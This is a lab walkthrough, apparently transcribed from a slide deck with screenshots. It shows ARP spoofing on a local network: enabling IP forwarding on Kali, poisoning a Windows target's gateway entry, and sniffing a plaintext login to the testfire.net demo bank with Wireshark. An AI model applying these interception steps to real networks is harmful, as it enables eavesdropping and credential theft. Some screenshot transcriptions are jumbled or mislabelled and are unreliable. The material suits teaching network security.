

ARP SPOOFING

ARP spoofing, also known as ARP (Address Resolution Protocol) cache poisoning or ARP poisoning, is a technique used by attackers to manipulate the ARP tables on a local area network (LAN). ARP is a protocol used to map an IP address to a physical MAC (Media Access Control) address on a network.

Here's a brief overview of how ARP works:

ARP Request:

When a device on a network wants to communicate with another device, it sends out an ARP request to find the MAC address associated with a specific IP address.

ARP Reply:

The device with the corresponding IP address responds with its MAC address.

ARP spoofing involves sending fake ARP messages to link a different MAC address with an IP address.

There are two common types of ARP spoofing attacks:

Man-in-the-Middle (MITM) Attack:

In a MITM attack using ARP spoofing, an attacker intercepts communication between two parties by placing themselves between them. The attacker sends false ARP replies to both parties, causing them to associate the attacker's MAC address with the IP address of the other party.

Denial-of-Service (DoS) Attack:

In a DoS attack using ARP spoofing, an attacker sends out fake ARP replies with incorrect MAC addresses, causing confusion in the ARP tables of the targeted devices. This can lead to network disruption and loss of connectivity.

ARP spoofing can be used for various malicious purposes, such as eavesdropping on network traffic, stealing sensitive information, or conducting other attacks like session hijacking.

IMPLEMENTATION:

➤ TARGET MACHINE:

```
C:\Windows\system32\cmd.exe
C:\Users\SATISH>ipconfig
Windows IP Configuration

Ethernet adapter Bluetooth Network Connection:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix' . : 
  Ethernet adapter Local Area Connection:
    Connection-specific DNS Suffix . . . . . : localdomain
    Link-local IPv6 Address . . . . . : fe80::d4d:91c7:c807:4134%11
    IPv4 Address. . . . . : 192.168.16.131
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.16.1
Tunnel adapter isatap.localdomain:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix' . : localdomain
Tunnel adapter isatap.{?AB2035A-7411-4EDB-A36D-F73A4B369704}:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix' . : 
Tunnel adapter Teredo Tunneling Pseudo-Interface:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix' . : 
C:\Users\SATISH>arp -a
Interface: 192.168.16.131 --- 0xb
  Internet Address          Physical Address      Type
  192.168.16.1               00-50-56-ff-6c-2a  dynamic
  192.168.16.132              00-0c-29-b9-b8-54  dynamic
  192.168.16.133              00-0c-29-ca-5c-c9  dynamic
  192.168.16.255              ff-ff-ff-ff-ff-ff  static
  224.0.0.22                  01-00-5e-00-00-16  static
  224.0.0.251                 01-00-5e-00-00-fb  static
  224.0.0.252                 01-00-5e-00-00-fc  static
  239.255.255.250             01-00-5e-7f-ff-fa  static
  255.255.255.255             ff-ff-ff-ff-ff-ff  static
C:\Users\SATISH>
```

➤ ATTACKER'S MACHINE:

```
kali@kali: ~
File Actions Edit View Help
└$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.16.133 netmask 255.255.255.0 broadcast 192.168.16.255
        inet6 fe80::4376:b109:2e24:7359 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:ca:5c:c9 txqueuelen 1000 (Ethernet)
                RX packets 8843 bytes 6722241 (6.4 MiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 6567 bytes 1179340 (1.1 MiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 2593 bytes 151920 (148.3 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 2593 bytes 151920 (148.3 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿kali)-[~]
└$ arp -a
? (192.168.16.131) at 00:0c:29:5d:78:ee [ether] on eth0
? (192.168.16.132) at 00:0c:29:b9:b8:54 [ether] on eth0
? (192.168.16.1) at 00:50:56:ff:6c:2a [ether] on eth0
? (192.168.16.135) at 00:50:56:e8:8e:09 [ether] on eth0

(kali㉿kali)-[~]
└$ arp -a
? (192.168.16.131) at 00:0c:29:5d:78:ee [ether] on eth0
? (192.168.16.132) at 00:0c:29:b9:b8:54 [ether] on eth0
? (192.168.16.1) at 00:50:56:ff:6c:2a [ether] on eth0
? (192.168.16.135) at 00:50:56:e8:8e:09 [ether] on eth0
```

➤ CHANGING THE DEFAULT GATEWAY OF TARGET USING ARPSPOOF:

IP Forwarding:

IP forwarding is a feature of a computer's network stack that allows it to pass network traffic from one network interface to another. When IP forwarding is disabled (set to 0), the system will not pass traffic between different interfaces, effectively acting as a standalone system. When IP forwarding is enabled (set to 1), the system can route packets between its network interfaces. So, when you execute the command `echo 1 > /proc/sys/net/ipv4/ip_forward`, you are setting the value of `ip forward` to 1, enabling IP forwarding on the system. This is commonly done when the system is functioning as a router or gateway between different networks. Enabling IP forwarding allows the system to forward packets between different network interfaces, facilitating the flow of traffic between networks.

ATTACKERS ARP TABLE AFTER SPOOFING:

```
C:\Windows\system32\cmd.exe

Tunnel adapter isatap.locaLdomain:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . : localdomain

Tunnel adapter isatap.{7AB2035A-7411-4EDB-A36D-F73A4B369704}:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . :

Tunnel adapter Teredo Tunneling Pseudo-Interface:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . :

C:\Users\SATISH>arp -a

Interface: 192.168.16.131 --- 0xb
  Internet Address      Physical Address          Type
  192.168.16.1           00-50-56-c0-00-08    dynamic
  192.168.16.255         ff-ff-ff-ff-ff-ff    static
  224.0.0.22              01-00-5e-00-00-16    static
  224.0.0.252             01-00-5e-00-00-fc   static
  239.255.255.250        01-00-5e-7f-ff-fa   static
  255.255.255.255        ff-ff-ff-ff-ff-ff   static

C:\Users\SATISH>arp -a

Interface: 192.168.16.131 --- 0xb
  Internet Address      Physical Address          Type
  192.168.16.1           00-0c-29-ca-5c-c9    dynamic
  192.168.16.133         00-0c-29-ca-5c-c9    dynamic
  192.168.16.255         ff-ff-ff-ff-ff-ff    static
  224.0.0.22              01-00-5e-00-00-16    static
  224.0.0.252             01-00-5e-00-00-fc   static
  239.255.255.250        01-00-5e-7f-ff-fa   static
  255.255.255.255        ff-ff-ff-ff-ff-ff   static

C:\Users\SATISH>
```

➤ NOW ATTACKERS MACHINE IS THE DEFAULT GATEWAY. NOW OPEN THE WIRESHARK IN ATTACKERS MACHINE AND CAPTURE THE PACKETS

A screenshot of the Wireshark 4.0.10 application window. The title bar reads "The Wireshark Network Analyzer". The menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with icons for opening files, saving, zooming, and capturing. A search bar contains the placeholder "Apply a display filter ... <Ctrl-/>". The main area has a dark background with white text. It displays a "Welcome to Wireshark" message and a "Capture" section. Under "Capture", there is a dropdown menu titled "...using this filter:" containing the text "Enter a capture filter ...". To the right of this dropdown is a button labeled "All interfaces shown". A list of available interfaces and remote capture options is shown, with "eth0" selected and highlighted in blue. Other items in the list include "any", "bluetooth0", "Loopback:lo", "bluetooth-monitor", "nflog", "nfqueue", "dbus-system", "dbus-session", and several remote capture entries starting with "(@)". At the bottom left, there is a "Learn" section with links to "User's Guide", "Wiki", "Questions and Answers", "Mailing Lists", "SharkFest", "Wireshark Discord", and "Donate". The status bar at the bottom indicates "Ready to load or capture" and "No Packets". The overall theme is a modern, clean design with a focus on functionality.

NOW OPEN ANY WEBSITE IN TARGET MACHINE AND GIVE USERNAME AND THE PASSWORD

Altoro Mutual x

Altoro Mutual Learn more

re.net

To get future Google Chrome updates, you'll need Windows 10 or later. This computer is using Windows 7.

AltoroMutual

ONLINE BANKING LOGIN

PERSONAL

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

PERSONAL

Online Banking with FREE Online Bill Pay

No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.



Real Estate Financing

Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it



Business Credit Cards

You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.



Retirement Solutions

Retaining good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.

Privacy and Security

The 2000 employees of Altoro Mutual are dedicated to protecting your [privacy](#) and [security](#). We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.

Win a Samsung Galaxy S10 smartphone

Completing this short survey will enter you in a draw for 1 of 5 Samsung Galaxy S10 smartphones! We look forward to hearing your important feedback.

Sign In | Contact Us | Feedback | Search

This web application is open source! Get your copy from [GitHub](#) and take advantage of advanced features

Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.

11:19 PM
11/21/2023

Altoro Mutual x

Not secure | testfire.net/login.jsp Learn more

To get future Google Chrome updates, you'll need Windows 10 or later. This computer is using Windows 7.

AltoroMutual

ONLINE BANKING LOGIN

PERSONAL

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Online Banking Login

Username:

Password:

Sign In | Contact Us | Feedback | Search

This web application is open source! Get your copy from [GitHub](#) and take advantage of advanced features

Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.

11:20 PM
11/21/2023

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hcl-software.com/appscan/>.

Altoro Mutual x

Not secure | testfire.net/login.jsp Learn more

To get future Google Chrome updates, you'll need Windows 10 or later. This computer is using Windows 7.

AltoroMutual

ONLINE BANKING LOGIN

PERSONAL

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Online Banking Login

Username:

Password:

Sign In | Contact Us | Feedback | Search

This web application is open source! Get your copy from [GitHub](#) and take advantage of advanced features

Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.

Altoro Mutual Not secure | testfire.net/bank/main.jsp

To get future Google Chrome updates, you'll need Windows 10 or later. This computer is using Windows 7. Learn more

AltoroMutual Sign Off | Contact Us | Feedback | Search Go

MY ACCOUNT **PERSONAL** **SMALL BUSINESS** **INSIDE ALTORO MUTUAL**

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- Edit Users

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details:

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.

[Privacy Policy](#) | [Security Statement](#) | [Server Status Check](#) | [REST API](#) | © 2023 Altoro Mutual, Inc.

This web application is open source! Get your copy from [GitHub](#) and take advantage of advanced features.

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hcl-software.com/appscan/>.

Copyright © 2008, 2017, IBM Corporation. All rights reserved. Copyright © 2017, 2023, HCL Technologies, Ltd., All rights reserved.



➤ NOW COME BACK TO ATTACKERS MACHINE AND CAPTURE THE HTTP PACKETS AND FOLLOW THE TCP STREAM

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephone Wireless Tools Help

http

No.	http.request.method == post	Destination	Protocol	Length	Info
1	http	1.42.3	TCP	54	[TCP Dup ACK 893#1] 443 → 49173 [ACK] Seq=243002 Ack=5531 Win=64240 Len=0
2	http2	1.42.3	TLSv1.3	1544	Application Data, Application Data
3	http3	1.42.3	TCP	4544	[TCP Retransmission] 443 → 49173 [PSH, ACK] Seq=243002 Ack=5531 Win=64240 Len=1490
4	6.582973691	192.168.16.131	TCP	69	49173 → 443 [ACK] Seq=5531 Ack=244492 Win=64240 Len=8
5	6.583017128	192.168.16.131	TCP	54	[TCP Dup ACK 897#1] 49173 → 443 [ACK] Seq=5531 Ack=244492 Win=64240 Len=0
6	6.584357390	142.251.42.3	TLSv1.3	373	Application Data, Application Data
7	6.584381308	142.251.42.3	TCP	373	[TCP Retransmission] 443 → 49173 [PSH, ACK] Seq=244492 Ack=5531 Win=64240 Len=319
8	6.585718095	192.168.16.131	TCP	142.251.42.3	373 Application Data
9	6.585739878	192.168.16.131	TCP	93	[TCP Retransmission] 49173 → 443 [PSH, ACK] Seq=5531 Ack=244811 Win=63921 Len=39
10	6.586110884	142.251.42.3	TCP	60	443 → 49173 [ACK] Seq=244811 Ack=5570 Win=64240 Len=0
11	6.586123085	142.251.42.3	TCP	54	[TCP Dup ACK 903#1] 443 → 49173 [ACK] Seq=244811 Ack=5570 Win=64240 Len=0
12	6.649182165	192.168.16.131	TCP	1292	Initial, DCID=eab5647a4301c43, PKN: 7, PADDING, CRYPTO, PADDING, CRYPTO, PING, PADDING, PING
13	6.649201232	192.168.16.131	TCP	1292	Initial, DCID=eab5647a4301c43, PKN: 7, PADDING, CRYPTO, PADDING, CRYPTO, PING, PADDING, PING
14	6.649215162	192.168.16.131	TCP	1292	Initial, DCID=6eb111fbd58b9600, PKN: 3, PADDING, CRYPTO, PADDING, CRYPTO, PING, PADDING, CRYPTO, CRY...
15	6.759607878	192.168.16.131	TCP	124	259.77.67
16	909.7.021353933	Vmware_c:5c:9	VMware_5d:78:ee	ARP	42 192.168.16.1 is at 00:0c:29:c:5c:9
17	910.7.021675691	Vmware_c:5c:9	Vmware_ff:6c:2a	ARP	42 192.168.16.131 is at 00:0c:29:c:5c:9 (duplicate use of 192.168.16.1 detected!)
18	911.7.048734446	fe80::d4d:91c7:ff:0807...	ff02:1:1:3	LLMNR	84 Standard query 0x10b5 A wpad
19	912.7.048734446	192.168.16.131	LLMNR	64 Standard query 0x10b5 A wpad	
20	913.7.046263130	fe80::d4d:91c7:ff:0807...	ff02:1:1:3	LLMNR	84 Standard query 0x9e59 A wpad
21	914.7.06307754	192.168.16.131	LLMNR	64 Standard query 0x9e59 A wpad	
22	915.7.0630948223	fe80::d4d:91c7:ff:0807...	ff02:1:1:3	LLMNR	84 Standard query 0xfffd A wpad
23	916.7.064940690	192.168.16.131	LLMNR	64 Standard query 0xfffd A wpad	
24	917.7.156504906	fe80::d4d:91c7:ff:0807...	ff02:1:1:3	LLMNR	84 Standard query 0x10b5 A wpad
25	918.7.156705718	192.168.16.131	LLMNR	64 Standard query 0x10b5 A wpad	
26	919.7.171969125	fe80::d4d:91c7:ff:0807...	ff02:1:1:3	LLMNR	84 Standard query 0xffffd8 A wpad
27	920.7.172218119	192.168.16.131	LLMNR	64 Standard query 0xffffd8 A wpad	
28	Frame 1: 1282 bytes on wire (19326 bits), 1282 bytes captured (19326 bits)	0000 00 00 29 c0 5b 08 00 0c 29 5d 78 08 00 45 00) \x E			
29	Ethernet II, Src: VMware_5d:78:ee (00:0c:29:5d:78:ee), Dst: VMware_c:5c:9 (00:0c:29:c:5c:9)	0010 04 fe 02 09 00 08 09 11 d5 cf a8 19 83 ac d9 . @ ?			
30	Internet Protocol Version 4, Src: 192.168.16.131, Dst: 172.217.100.161	0020 a0 a1 cc be 01 bb 04 ea 19 bf cc 00 00 01 00 ^ VN # 7 D v			
31	User Datagram Protocol, Src Port: 52414, Dst Port: 443	0030 5b bb 76 4e a2 23 bb 37 00 00 44 08 99 bd bd 76 %v#0m I \$1 K 6			
32	QUIC IETF	0040 16 aa 85 66 3f 35 45 88 00 00 00 00 00 00 00 f75E V . Y			
33		0050 f9 25 77 39 6d 86 08 49 18 24 31 16 4b eb 36 82 %W@m I \$1 K 6			
34		0060 ca c3 29 c7 05 c5 f7 e1 0d 50 38 9c 04 50 70) z V8-Pp			
35		0070 97 4c 65 d5 1f b7 03 ee 73 f2 cb 9b 9c 00 a3 0c Le - c s ;			
36		0080 fc 6a 52 16 71 d3 d2 38 81 f3 b4 9a 28 2c 09 jR q m, 6 , (
37	Frame 1292 bytes	Decrypted QUIC (1215 bytes)			
38	Reassembled QUIC CRYPTO (309 bytes)	Packets: 2851 - Displayed: 2851 (100.0%)			

Hypertext Transfer Protocol: Protocol

Profile: Default

The screenshot shows a Wireshark interface with the following details:

- Panels:** PRIMARY, SECONDARY, eth0
- File Menu:** File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help
- Toolbar:** Standard file operations (New, Open, Save, Print, Copy, Paste, Find, etc.)
- Http Tab:** Selected for viewing.
- Packet List:** Shows approximately 3800 total packets, with 30 displayed. Many entries are collapsed (indicated by '+').
- Selected Packet:** The 1228th packet is selected, showing details for an HTTP GET request to 'style.css' at port 80.
- Details Panel:** Displays the structure of the selected packet, including fields like Source, Destination, Protocol, Length, and Info.
- Bytes Panel:** Shows the raw hex and ASCII data of the selected packet.
- Context Menu:** Opened over the 1228th packet, listing options such as Mark/Unmark Packet, Ignore/Unignore Packet, Set/Unset Time Reference, Time Shift..., Packet Comments, Edit Resolved Name, Apply as Filter, Prepare as Filter, Conversation Filter, Colorize Conversation, SCTP, Follow, Copy, Protocol Preferences, Decode As..., and Show Packet in New Window.
- Status Bar:** Shows 'Packets: 3800 - Displayed: 30 (0.8%)' and 'Profile: Default'.

Wireshark - Follow TCP Stream (tcp.stream eq 10) - eth0

File Edit View Go Capture Analyze

tcp.stream eq 10

No. Time Source

1170 - 266. 2484436. 192.168.16.10

1171 - 266. 2484184. 192.168.16.10

1180 - 265. 9777191. 65.61.137.1

1187 - 265. 9776718. 65.61.137.1

1188 - 265. 9767285. 192.168.16.10

1189 - 265. 9767030. 192.168.16.10

1228 - 264. 2981370. 192.168.16.10

1229 - 264. 2981087. 192.168.16.10

1230 - 264. 2878023. 65.61.137.1

1231 - 264. 2877870. 65.61.137.1

1242 - 263. 8960879. 65.61.137.1

1243 - 263. 8960624. 65.61.137.1

1252 - 263. 7946491. 65.61.137.1

1253 - 263. 7946284. 65.61.137.1

1254 - 263. 7840251. 192.168.16.10

1255 - 263. 7840039. 192.168.16.10

1268 - 263. 5509959. 192.168.16.10

1269 - 263. 5509714. 192.168.16.10

1270 - 263. 5495982. 65.61.137.1

1271 - 263. 5495665. 65.61.137.1

1296 - 263. 2437843. 65.61.137.1

1297 - 263. 2437624. 65.61.137.1

1302 - 263. 1428161. 65.61.137.1

1303 - 263. 1427962. 65.61.137.1

1304 - 263. 1426171. 192.168.16.10

1305 - 263. 1426028. 192.168.16.10

2169 - 224. 9174410. 192.168.16.10

Frame 1228: 439 bytes on wire (358 bits), 439 bytes captured (358 bits) on interface eth0 (Primary) at 12:54:00.000000000000 (Intel PRO/100 MT Desktop (v3) [Bridged Adapter] (eth0)) [ether 00:0c:29:b4:4d:01]

Ethernet II, Src: VMware Version 5.8 (vmware-00:0c:29:b4:4d:01), Dst: testfire.net (00:0c:29:b4:4d:01)

Internet Protocol Version 4, Src: 192.168.16.10, Dst: 192.168.16.1

Transmission Control Protocol, Src Port: 51000, Dst Port: 80

Hypertext Transfer Protocol

HTTP/1.1 200 OK

Server: Apache-Coyote/1.1

Accept-Ranges: none

ETag: W/"76-1699535696000"

Last-Modified: Thu, 09 Nov 2023 13:14:56 GMT

Content-Type: image/gif

Content-Length: 76

Date: Tue, 21 Nov 2023 17:49:35 GMT

GIF89a.....{...3f!....).9.Bh.>....Z!....hz....;POST /doLogin HTTP/1.1

Host: testfire.net

Connection: keep-alive

Content-Length: 37

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

Origin: http://testfire.net

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

Referer: http://testfire.net/login.jsp

Accept-Encoding: gzip, deflate

Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

Cookie: JSESSIONID=159BFC0D47FF64421BFDD0798300FA93

uid=admin&passw=admin&btnSubmit=Login

3 client pkts, 2 server pkts, 4 turns.

Entire conversation (3,218 bytes)

Show data as ASCII

Stream 10

Find Next

Find:



Filter Out This Stream Print Save as... Back Close Help

Profile: Default

